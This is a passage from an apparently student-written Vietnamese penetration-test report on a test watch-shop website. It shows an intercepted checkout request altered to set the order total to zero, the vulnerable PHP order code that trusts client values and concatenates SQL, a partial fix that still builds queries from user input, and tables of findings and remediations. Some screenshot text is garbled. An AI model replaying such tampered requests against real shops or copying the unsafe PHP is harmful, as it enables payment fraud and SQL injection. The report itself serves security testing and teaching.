7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://pentestweb.kesug.com/vutrudongho/payment.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=ab694da3f5abd0a56f193650ec95933; __test=44120d88c8a725374a662080d9f3f335
14 Connection: keep-alive
15
16 UserID=U5000013&ShippingFee=2000&OrderDiscount=0&Address=
17 C3hC6tB0tE1tBBtDngtKlm+MwC3tA3tC3tQntEltBAAdntBa+tC4t90tC3tACnhtC3tThtC3tA0nh+phtEltBBt91tHtC3tAOtHtEltBBt95itPaymentID=PA01tVoucherID=NULLtTotal=0

```

Hình 84. Đổi giá trị đơn hàng

Ta đã thay đổi được giá trị đơn hàng

Chi tiết đơn hàng: (OD000000024)					
Xin chào, thang tat!					
Thông tin tài khoản					
Quản lý đơn hàng					
Hình sản phẩm  Seiko 5 Field Specialist Style SRPG41K1 ◆ Nam ◆ Automatic (T7 ??ng) ◆ M?l S? 39.4mm, Ch?ng N??c 10ATM, B? M◆y In-House	Loại ??ng h? c? ?en	Màu Nam	Giới tính Nam	Giá 8.050.000đ	Số lượng 1
Đặt ngày 2025-03-29 05:57:04 Hình thức thanh toán: Thanh toán khi nhận hàng					
Người nhận: thang tat Địa chỉ: 1, Phường Kim Mã, Quận Ba Đình, Thành phố Hà Nội Số điện thoại: 0983972739	Tổng cộng Tổng tiền (1 sản phẩm): 8.050.000 đ Phí vận chuyển + 20.000 đ Giảm giá - 0 đ Tổng cộng 0 đ				

Hình 84. Kết quả đổi giá trị đơn hàng

Kiểm tra bằng tài khoản của admin

The screenshot shows the 'Đơn Hàng' (Order) section of the VUTRUDONGHO website. At the top, there are date and location filters ('Ngày Lọc', 'Tỉnh (Thành)', 'Quận (Huyện)', 'Xã (Phường, Thị Trấn)'). Below these are dropdown menus for 'Tình Trạng' and a 'Lọc' (Filter) button. A table lists two orders:

Mã đơn	Người dùng	Ngày	Địa điểm	Hình thức	Phi giao hàng	Tổng cộng	Mã giảm giá	Giảm giá	Thành tiền	Tình trạng	Chi tiết
OD00000024	US000013	2025-03-29 05:57:04	1, Phường Kim Mã...	Thanh toán khi nhận hàng	20,000	0		0	0	Chưa xác nhận	
OD00000023	US000013	2025-03-29 05:22:37	1, Phường Kim Mã...	Thanh toán khi nhận hàng	60,000	7,150,000		0	7,150,000	Đã hủy	

Hình 85. Kiểm tra đơn hàng

Sau khi sửa

The screenshot shows the 'Xin chào, thang tat!' (Hello, Admin!) section of the website. It displays the total number of orders (8) and three tables for different orders:

- Xem chi tiết** (View details) for order OD00000024: Status 'Chưa xác nhận' (Not confirmed).
- Thông tin tài khoản** (Account information) for the same order.
- Quản lý đơn hàng** (Manage orders) for order OD00000023: Status 'Đã hủy' (Cancelled).
- Xem chi tiết** (View details) for order OD00000023: Status 'Chưa xác nhận' (Not confirmed).
- Thông tin tài khoản** (Account information) for the same order.
- Quản lý đơn hàng** (Manage orders) for order OD00000024: Status 'Chưa xác nhận' (Not confirmed).

Hình 86. Sau khi sửa

Do code cũ là lấy thông tin trực tiếp từ client gửi lên, không kiểm tra lại

```

7 if(isset($_POST['UserID'])){
8     $conn = connectDatabase();
9
10    $result = mysqli_query($conn,"SELECT * FROM `order`");
11    $countOrder = mysqli_num_rows($result);
12    $countOrderString = sprintf("%d", $countOrder+1);
13
14    $orderId = "OD" . $countOrderString;
15
16    $userID = $_POST['UserID'];
17    $orderDate = date("Y-m-d h:i:s");
18    //echo $orderDate;
19    $shippingFee = $_POST['ShippingFee'];
20    $orderDiscount = $_POST['OrderDiscount'];
21    $orderTotal = $_POST['Total'];
22    $address = $_POST['Address'];
23    $paymentID = $_POST['PaymentID'];
24    $voucherID = $_POST['VoucherID'];
25    echo $voucherID;
26
27    $cart = mysqli_query($conn,"SELECT * FROM `cart` where UserID ='$userID'");
28
29    if($voucherID == "NULL"){
30        $sqlOrder = "INSERT INTO `order` (`OrderID`, `UserID`, `OrderDate`, `ShippingFee`, `OrderDiscount`, `OrderTotal`, `Address`, `PaymentID`, `VoucherID`, `OrderStatus`) VALUES
31        ('$orderId', '$userID', '$orderDate', '$shippingFee', '$orderDiscount', '$orderTotal', '$address', '$paymentID', '$voucherID', 's01')";
32    }
33    else{
34        $sqlOrder = "INSERT INTO `order` (`OrderID`, `UserID`, `OrderDate`, `ShippingFee`, `OrderDiscount`, `OrderTotal`, `Address`, `PaymentID`, `VoucherID`, `OrderStatus`) VALUES
35        ('$orderId', '$userID', '$orderDate', '$shippingFee', '$orderDiscount', '$orderTotal', '$address', '$paymentID', '$voucherID', 's01')";
36    }
37    try {

```

Sau khi sửa lại để tính toán từ server

```

6
7 if(isset($_POST['UserID'])){
8     $conn = connectDatabase();
9
10    // Tạo OrderID mới dựa trên số lượng đơn hàng hiện có
11    $result = mysqli_query($conn, "SELECT * FROM `order`");
12    $countOrder = mysqli_num_rows($result);
13    $countOrderString = sprintf("%03d", $countOrder + 1);
14    $orderID = "OD" . $countOrderString;
15
16    $userID = $_POST['UserID'];
17    $orderDate= date("Y-m-d h:i:s");
18
19    // --- Tính lại tổng tiền hàng từ giờ hàng ---
20    $cart = mysqli_query($conn, "SELECT * FROM `cart` WHERE UserID='$userID'");
21    $sum = 0;
22    $cartItems = [];
23    while($item = mysqli_fetch_array($cart)){
24        $cartItems[] = $item;
25        $product = get_product_by_id($item['ProductID']);
26        $productPrice = (int)$product["PriceToSell"] - ((int)$product["PriceToSell"] * (int)$product["Discount"] / 100);
27        $sum += $productPrice * (int)$item['Quantity'];
28    }
29
30    // --- Tính lại phí vận chuyển dựa trên địa chỉ của user ---
31    $userQuery = mysqli_query($conn, "SELECT * FROM user WHERE UserID='$userID'");
32    $user = mysqli_fetch_array($userQuery);
33    if($user['Province'] == "hành phố Hồ Chí Minh" || $user['Province'] == "Thành phố Hà Nội"){
34        $allowedShipping = [20000, 60000];
35    } else {
36        $allowedShipping = [35000, 120000];
37    }

```

▲ htdocs/vutrudongho/modules/place_order.php

Kết luận:

Trang web có lỗ hổng Price Manipulation ,cho phép kẻ tấn công chỉnh sửa giá trị đơn hàng xuống 0 bằng cách can thiệp vào gói tin thanh toán. Việc này chứng tỏ hệ thống chưa có cơ chế xác thực và bảo vệ dữ liệu thanh toán chặt chẽ, dẫn đến nguy cơ gian lận tài chính trong giao dịch.

CHƯƠNG V. KẾT LUẬN BÁO CÁO VÀ KHẮC PHỤC LỖ HỒNG

5.1. Tổng kết báo cáo kiểm thử xâm nhập

5.1.1. Mô tả các lỗ hổng phát hiện

❖ **Lỗ hổng phát hiện:**

Bảng 2. Các lỗ hổng phát hiện

Lỗ hổng	Mức độ	Tác động
SQL Injection ở form đăng nhập, tìm kiếm, chi tiết đơn hàng	Cao	Có thể trích xuất,

Stored XSS qua tên tài khoản	Cao	Có thể đánh cắp cookie, thực hiện phishing hoặc deface trang web.
Price Manipulation (Thay đổi giá đơn hàng xuống 0 qua gói tin)	Cao	Người dùng có thể mua hàng miễn phí, gây thiệt hại tài chính.
Quản lý phiên yêu: Session ID trùng lặp, không thay đổi sau đăng nhập (Session Fixation), không timeout	Cao	Kẻ tấn công có thể chiếm quyền điều khiển phiên người dùng.
CSRF: Không có token bảo vệ khi đổi mật khẩu, thanh toán	Trung bình	Kẻ tấn công có thể ép nạn nhân thực hiện hành động trái phép.
Path Disclosure: Lộ đường dẫn server (/home/voll_1/infinityfree.com/...)	Thấp	Có thể bị lợi dụng để tìm hiểu cấu trúc hệ thống, hỗ trợ tấn công khác.
Mật khẩu yêu: Chỉ yêu cầu 8 ký tự, không giới hạn thử đổi mật khẩu, gửi plain text	Cao	Dễ bị brute-force, mật khẩu có thể bị đánh cắp nếu truyền không mã hóa.
Thiếu HSTS, cơ chế khóa tài khoản sau đăng nhập sai	Trung bình	Dễ bị MITM tấn công nếu truy cập qua HTTP, dễ bị brute-force nếu không khóa tài khoản.

❖ **Điểm mạnh:** Chặn brute-force, không lộ session qua URL, xử lý Host Header tốt.

5.1.2. Đề xuất khắc phục

Bảng 3. Đề xuất khắc phục

Lỗi hỏng	Đề xuất khắc phục
SQL Injection	Sử dụng Prepared Statements (PDO, MySQLi) hoặc ORM để truy vấn database an toàn. Kiểm tra và lọc đầu vào của người dùng. Hạn chế quyền database của tài khoản ứng dụng.

Stored XSS	Mã hóa đầu ra (Output Encoding) với các dữ liệu đầu vào từ người dùng. Sử dụng các thư viện như htmlspecialchars() hoặc CSP để ngăn chặn thực thi script độc hại.
Price Manipulation	Không tin tưởng dữ liệu từ phía client. Kiểm tra giá trên server, áp dụng checksum/hash để đảm bảo tính toàn vẹn của dữ liệu.
Quản lý phiên yêu	Tạo Session ID mới sau khi đăng nhập. Đặt thời gian timeout cho phiên. Sử dụng HttpOnly, Secure, SameSite cookie để bảo vệ phiên.
CSRF (Cross-Site Request Forgery)	Thêm CSRF Token vào tất cả form và request quan trọng (đổi mật khẩu, thanh toán...). Xác thực lại mật khẩu khi thay đổi thông tin nhạy cảm.
Path Disclosure	Cấu hình webserver ẩn thông tin lỗi (disable error reporting trên production). Sử dụng custom error pages.
Mật khẩu yêu	Yêu cầu mật khẩu mạnh (ít nhất 12 ký tự, bao gồm chữ hoa, chữ thường, số, ký tự đặc biệt). Giới hạn số lần thử đăng nhập sai. Lưu mật khẩu bằng hashing an toàn (bcrypt, argon2).
Thiếu HSTS, cơ chế khóa tài khoản sau đăng nhập sai	Bật HSTS để buộc HTTPS (Strict-Transport-Security). Khóa tài khoản tạm thời sau nhiều lần đăng nhập sai để chống brute-force.

CHƯƠNG VI. TÀI LIỆU THAM KHẢO

STT	Link
1	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing
2	https://testmentor.vn/owasp-la-gi-huong-dan-loai-bo-voi-hong-owasp-top-10-chi-tiet/
3	https://youtu.be/XYd2vLV62lM?si=VeYLpZdFbU2tUIJq
4	https://youtu.be/TcGlGJkbhxY?si=G-XCUchSa_Uh7JTN
5	https://youtu.be/o41s9kbCSYI?si=hZ19DAOfin1sX-ik